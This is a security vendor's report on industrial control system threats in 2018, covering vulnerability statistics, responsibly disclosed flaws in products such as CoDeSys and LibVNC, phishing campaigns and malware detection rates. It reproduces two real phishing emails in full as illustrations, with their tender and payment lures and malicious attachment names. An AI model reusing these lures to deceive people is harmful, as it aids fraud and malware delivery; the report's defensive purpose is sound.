Exploitation of vulnerabilities in various ICS components by attackers can lead to arbitrary code execution, unauthorized control of industrial equipment and that equipment's denial of service (DoS). Importantly, most vulnerabilities (342) can be exploited remotely without authentication and exploiting them does not require the attacker to have any specialized knowledge or superior skills.

According to US ICS-CERT, there are published exploits for 23 vulnerabilities, increasing the risk of these vulnerabilities being exploited for malicious purposes.


Vulnerable ICS components

The largest number of vulnerabilities were identified in:

- engineering software (143),
- SCADA/HMI components (81),
- networking devices designed for industrial environments (66),
- PLCs (47).

Vulnerable components also include industrial computers and servers (5%), industrial video surveillance systems (4%), various field level devices, and protection relays.

Distribution of vulnerabilities identified by ICS components. Vulnerabilities published in 2018



Vulnerabilities in engineering software

Vulnerable engineering software includes various software development platforms for HMI/SCADA solutions, controller programming tools, etc.

Security issues in engineering software products are often due to vulnerabilities in third-party software that is used as part of these products. Since such third-party components are widely used, vulnerabilities in them can affect many industrial products at once. Thus, for example, Siemens Building Technologies Products and Siemens SIMATIC WinCC Add-On were found to be vulnerable because they incorporated a vulnerable version of the Sentinel LDK RTE license manager. Entire product lines of Siemens industrial products also turned out to be affected by an OpenSSL vulnerability. Similarly, vulnerabilities in Flexera Publisher software, which is part of the Floating License Manager, affected several Schneider Electric products at once.

In addition, special care should be taken with vulnerabilities in various industrial applications used by engineers and operators to access industrial control systems via smartphones and tablets running Android or iOS. Products of this type which were found to be vulnerable include, among others, SIMATIC WinCC OA iOS App, IGSS Mobile, SIMATIC WinCC OA UI Mobile App, and General Motors and Shanghai OnStar (SOS) iOS Client. Such mobile applications are increasingly used in the ICS infrastructure. However, their security level leaves much to be desired, which is fraught with significant risks: compromised mobile applications can cause the entire ICS infrastructure to be compromised.

A similar issue is associated with using cloud technologies with ICS. For example, in 2018, vulnerable devices included MindConnect Nano and MindConnect IoT2040 – hardware IoT gateways used to connect industrial equipment to the Siemens MindSphere cloud platform.

Vulnerabilities in industrial computers and servers

Security issues identified in industrial computers and servers in 2018 were mainly associated with vulnerabilities identified in leading vendors' processors, including the Meltdown and Spectre vulnerabilities, as well as Spectre Next Generation (Spectre-NG).

Another vulnerability that affected a range of industrial computers was the RCE vulnerability in the Trusted Platform Module (TPM).

This demonstrates, once again, how vulnerabilities in "traditional" technologies (i.e., technologies that are not specific to ICS) can affect industrial systems.

Vulnerabilities in security solutions for industrial networks

In addition to hardware and software ICS components, vulnerabilities were identified in 2018 in security solutions for industrial networks: Nortek Linear eMerge E3 Series access control platform and Allen-Bradley Stratix 5950 network security device by Rockwell Automation.

The cases of vulnerabilities being identified in such products serve as an important reminder that security threats can be associated not only with security flaws of software or hardware ICS components, but also with solutions designed to protect them.

Vulnerabilities identified by Kaspersky Lab ICS CERT


In 2018, Kaspersky Lab ICS CERT experts continued the previous year's research on security issues affecting third-party hardware-based and software solutions that are widely used in industrial automation systems. A particular emphasis was placed on open-source products used in various vendors' solutions. Whenever the security of such products turns out to be illusory, attacks affecting them could result in a large number of victims.

In 2018, searching for vulnerabilities in car software became a new area of research for Kaspersky Lab ICS CERT experts.

Number of vulnerabilities identified

Based on its research, Kaspersky Lab ICS CERT identified 61 vulnerabilities in industrial and IIoT/IoT systems in 2018.

Distribution of vulnerabilities identified by Kaspersky Lab ICS CERT in 2018 by types of components analyzed



Every time we identified a vulnerability, we promptly notified the respective product's vendor.

Number of CVE entries published


During 2018, 37 CVE entries were published based on information about vulnerabilities identified by Kaspersky Lab ICS CERT (some CVEs covered several vulnerabilities). It should be noted that 15 of these vulnerabilities were published after vendors closed those vulnerabilities information on which had been provided to them in 2017.

Information on other vulnerabilities identified by Kaspersky Lab ICS CERT experts will be published after these vulnerabilities are closed by the respective vendors.

Possible consequences of exploitation of the vulnerabilities identified

46% of the vulnerabilities identified, if exploited, could lead to remote code execution on the target system or a denial-of-service (DoS) condition. A significant part of the vulnerabilities (21%) could also enable an attacker to bypass authentication.

Distribution of vulnerabilities identified by Kaspersky Lab ICS CERT in 2018 by possible exploitation consequences



Severity ratings of the vulnerabilities identified

To assess the severity of vulnerabilities identified, Kaspersky Lab ICS CERT used its own vulnerability rating system based on the metrics defined in CVSS v3.0 (Common Vulnerability Scoring System) standard, with the following vulnerability severity levels identified:

- least severe: CVSS v3.0 base score of 5.0 or less;
- medium severity: CVSS v3.0 base score of 5.1 to 6.9 (inclusive);
- most severe: CVSS v3.0 base score of 7.0 or more.

The absolute majority of those vulnerabilities identified by Kaspersky Lab ICS CERT for which CVEs were published in 2018 have CVSS v.3 base scores of 7.0 or more, which places them in the most severe group. Seven of these vulnerabilities were assigned the highest possible base score of 10. These include vulnerabilities in third-party software, and LibVNCServer and LibVNCClient cross-platform solutions.

HMI vulnerabilities

Five vulnerabilities were identified during the past year in HMI solutions by different vendors. Typical vulnerabilities included privilege escalation, arbitrary code execution, and denial of service.

Vulnerabilities in PLC development environment

One of the areas of research performed by Kaspersky Lab ICS CERT was the analysis of security issues associated with the use of OEM products. Kaspersky Lab ICS CERT experts identified 14 vulnerabilities in CoDeSys Runtime – the most popular development and execution environment for PLC code, which is used in over 4 million devices by more than 400 industrial automation vendors worldwide. Security issues were identified both at the architecture level and at the network protocol implementation level.

Vulnerabilities in third-party software solutions

As part of their research on security issues in third-party hardware-based solutions, Kaspersky Lab ICS CERT experts searched for vulnerabilities in LibVNC, the only cross-platform library implementing the VNC remote access protocol, which is widely used by vendors of various industrial automation software solutions.

Researchers identified 11 vulnerabilities in libvncserver and libvncclient software packages, with 9 CVEs assigned to these vulnerabilities. Notably, not all of the vulnerabilities identified are due to issues in code written by LibVNC developers. Some of the vulnerabilities (e.g., heap buffer overflow in CoRRE handler) were found in code that was written by AT&T Laboratories in 1999 and was subsequently used by many software developers, including in other VNC projects.

Using any utilities based on the vulnerable LibVNC library or solutions developed using that library significantly reduces the security level of the ICS infrastructure and results in severe risks to industrial networks.

Another 6 vulnerabilities were identified in a popular license manager. Kaspersky Lab experts are working with the vendor to fix these vulnerabilities.

Vulnerabilities in internet of things (IoT and IIoT) components

In addition to research on ICS components and software platforms used to develop them, in 2018 Kaspersky Lab ICS CERT experts continued their analysis of the information security status of internet of things (IoT) components, including industrial internet of things (IIoT) components.

The research findings included:

- 7 vulnerabilities in Moxa’s ThingsPro Suite IIoT gateway;
- 3 vulnerabilities in Zipabox controllers used in smart home automation systems.

It should also be noted that Kaspersky Lab ICS CERT experts actively participate in developing IIoT security standards.

Vulnerabilities in car software

Research on car software security issues resulted in 15 vulnerabilities being identified in new-generation of car electronic control units. The main possible consequence of the vulnerabilities identified being exploited include denial of service, arbitrary code execution and race conditions.

Working with software vendors

With respect to information on the vulnerabilities identified, Kaspersky Lab follows the principle of responsible disclosure, promptly reporting vulnerabilities to the respective software vendors.

Kaspersky Lab ICS CERT researchers actively collaborated with various companies to get the vulnerabilities identified fixed.

In most cases, we see that vendors are taking the task of fixing the vulnerabilities and information security issues identified in their products increasingly seriously.

Of the 61 vulnerabilities identified by Kaspersky Lab ICS CERT in 2018, 29 (47%) have been closed by the respective vendors. Compared with the previous year, the proportion of vulnerabilities fixed has grown by 6 percentage points.

On average, it took vendors about six months to close the vulnerabilities identified.

Unfortunately, our view on the importance of closing vulnerabilities is still not always the same as that of software vendors, who, for one reason or another, delay or completely refuse to take action to improve the security of their products. This is particularly true of third-party software developers whose products are used in various ICS components.


Day-to-day threats

Phishing attacks on industrial enterprises

Phishing emails with malicious attachments continue to be the main attack vector for penetrating industrial enterprises. In the past several years, this threat has become routine for workstations in the industrial sphere.

We are seeing many carefully crafted phishing emails. These are sent purportedly from real companies and are masked as business correspondence; commercial offers, invitations to tender and so on. Moreover, we have seen instances where legitimate documents were used in phishing attacks. Seemingly, the phishers are stealing legitimate information as part of their preparation for upcoming attacks.

Phishing email



From HYUNDAI ENGINEERING CO., LTD. / S.KOREA <minsu-kim1@hec.co.kr>
Subject **RE: 1803-IP-00001 Bronze IPP Project / RUSSIA 1803-IPP-MR-MR-058_Pelletizing Package**
To Min-Su Kim <minsu-kim@hdecc-co.tk>

FROM: HYUNDAI ENGINEERING CO., LTD. / S.KOREA
PROJECT: IPP Project / RUSSIA
EQUIPMENT: IPP-MR-MR-058_Pelletizing Package
PROPOSAL DUE DATE: 8th Aug, 2018.

VENDOR:

Dear Sirs and Madams:

We (HEC) are preparing a tender for the **Irkusk Polymer Plant in Irkusk, Russia** on Engineering, Procurement, Construction and Commissioning (EPCC). We are pleased to invite you to the bid for the supply of equipment, materials and services.

This inquiry is for the supply of the subject equipment in compliance with the Purchaser's requirements as stipulated as below.

[Commercial Terms & Conditions]
- Please download the attached ***IPP Commercial Terms.***

[Technical Requirements]
- Please download the attached ***Material Requisition***.

Please ask any **technical questions** occurred in your process. It will be delivered to our **lead engineer** of Technical Department.

Sincerely,


Jungmo Kim / Equipment & Materials Estimate Team

Hyundai Engineering Company / 75, Yulgok-ro, Jongno-gu, Seoul 03058, Korea
Tel: +82-2-2135-2190

Information in this message together with any attachments may contain confidential material which is legally privileged for the sole use of the individual(s) or entity named above. Any dissemination, distribution or copying of this message will be strictly prohibited if not delivered to the intended recipient. In such case, an immediate notification to sender is required before deleting the message.

2 attachments 139 KB
Approved Project Drawing.doc 69,5 KB
Material Requisition..doc 69,5 KB

Phishing email



From Chaitali Ubale <anoop.d@bondcommunications.com>

Subject **USG NEW T- Grid GENSET 3,650,2600 kva project bani saleh** 04.09.2018 22:27

Dear Sir
We still not received below documents please send ASAP, otherwise we unable to process your payment on time.

1) Confirmation letter to arrange the below documents from SABB; Evidence is required in term of certification or material test certificate, or third party test certificate.
2) We have already submitted the technical submittal for getting approval from consultant and we got code ‘B’ which needs few things to be clear for approval. Please refer to attached due amounts for payment and provide your feedback as soon as possible.

Regards,
Chaitali Ubale.

Procurement Department – CWG
5th Floor, ANM Building | Olaya Street (North) - Al Sahafah District
Contact No- 61434343-497

P Save a tree... Please don't print this e-mail unless you really need to

Disclaimer: This e-mail and any documents, files, or previous e-mail messages appended or attached to it may contain confidential and/or privileged information. If you are not the intended recipient (or have received this e-mail in error) please notify the sender immediately and delete this e-mail. Any unauthorized copying, disclosure or distribution of the material in this e-mail is strictly forbidden.


1 attachment: AIF 500 unit Distribution 2018ECA - ProfoInv.zip 215 KB

As a rule, stealing money is the ultimate goal of phishing attacks on industrial enterprises. However, it is impossible to be sure that some of these mass attacks are not targeted attacks disguised as ‘standard’ industrial phishing.

Based on our statistics, we see that in industrial enterprises, the malware attached to phishing emails is a threat not only to workstations on the corporate network, but also to some of the computers in the industrial infrastructure. The numbers tell us that spyware, backdoors and keyloggers have been detected on at least 4.3% of ICS computers in the world. All of these types of malware often show up in the phishing emails sent to industrial enterprises. We believe they are probably even more widespread, because this category of malware is constantly shifting, as phishers update malware, so it is possible that the very latest samples have not yet been entered into this category.


As phishers actively implement their attacks on industrial enterprises using malicious email attachments, we have seen the percentage of ICS computers attacked via email clients grow. (Just like IT machines, OT computers usually have email clients for exchanging information across companies – using the same email accounts. We rarely see OT networks with separate email accounts, which are not used in IT.) In H2 2018 we recorded noticeable growth in this parameter virtually in all regions of the world.

Percentage of ICS computers where infected emails were blocked



As we can see on the chart above, Western Europe is surprisingly one of the TOP 3 affected regions: the number grew by 2.7 pp. The main growth occurred in Germany, where the percentage of ICS computers attacked via emails almost doubled.

Percentage of ICS computers in Western Europe where infected email attachments were blocked



As a result, Germany took 13th place with 6.5% in our global ranking based on the percentage of ICS computers where threats were detected in email clients. Italy, with 6.8% was the only European country to rank higher than Germany.

It is worth noting that many malicious attachments in phishing emails are archived and password-protected (encrypted). In these cases, the password is included in the body of the email. This is an attempt to avoid detection by security solutions. Usually, the malware is detected only when the recipient opens the attachment.

We recommend that all companies warn their staff of this real threat and train them to recognize signs of an attack, not to open suspicious files or click on links, and to inform their cybersecurity department of any potential incidents.

Detected objects

In the second half of 2018, Kaspersky Lab products prevented activity by malicious objects on 40.8% of ICS computers.

Malicious objects detected by Kaspersky Lab products on ICS computers fall into many categories. A list of the main categories is provided below, together with the percentages of ICS computers on which malicious activity by objects in those categories was prevented.

Please note that the statistics reflect the results of signature-based and heuristic detection only, whereas many malicious objects are detected by Kaspersky Lab products using behavioral methods and assigned the Generic verdict, which does not distinguish between types of malware. The percentage of ICS computers attacked is therefore actually higher for some categories of malware.

Percentage of ICS computers on which activity by malicious objects from various categories was prevented:

- 15.9% – blacklisted internet resources.

  Web Antivirus protects users when malicious objects are downloaded from a malicious or infected web page that is usually opened by the user in a browser. These web pages are blacklisted, so in the majority of cases, web antivirus is triggered at the stage of checking the URL.

These resources may be used to distribute Trojan spyware and ransomware disguised as utilities for cracking or resetting passwords on controllers of various manufacturers, or as a crack/patch for industrial and engineering software used on the industrial network.

- 8.7% – malicious scripts and redirects on the Web (JS and HTML), as well as browser exploits – 0.17%.
- 6.36% – worms (Worm), which usually spread via removable media and network shares, as well as worms distributed via email (Email-Worm), network vulnerabilities (Net-Worm) and instant messengers (IM-Worm). Most worms are obsolete from the network infrastructure viewpoint.

  This malware category includes many families, such as:

  - Worm.Win32.VBNA (0.2%), which appeared in 2009;
  - Worm.Win32.Vobfus (0.05%), which appeared in 2012 and downloads different malware families (Zbot, Fareit, Cutwail, etc.);
  - Andromeda/Gamarue (0.69%) – a huge botnet built with this malware was eliminated in 2017.

  Of particular note among malware that is obsolete but has endured is Net-Worm.Win32.Kido (3.14%), which has remained among the top-rated detections since its appearance in 2010.

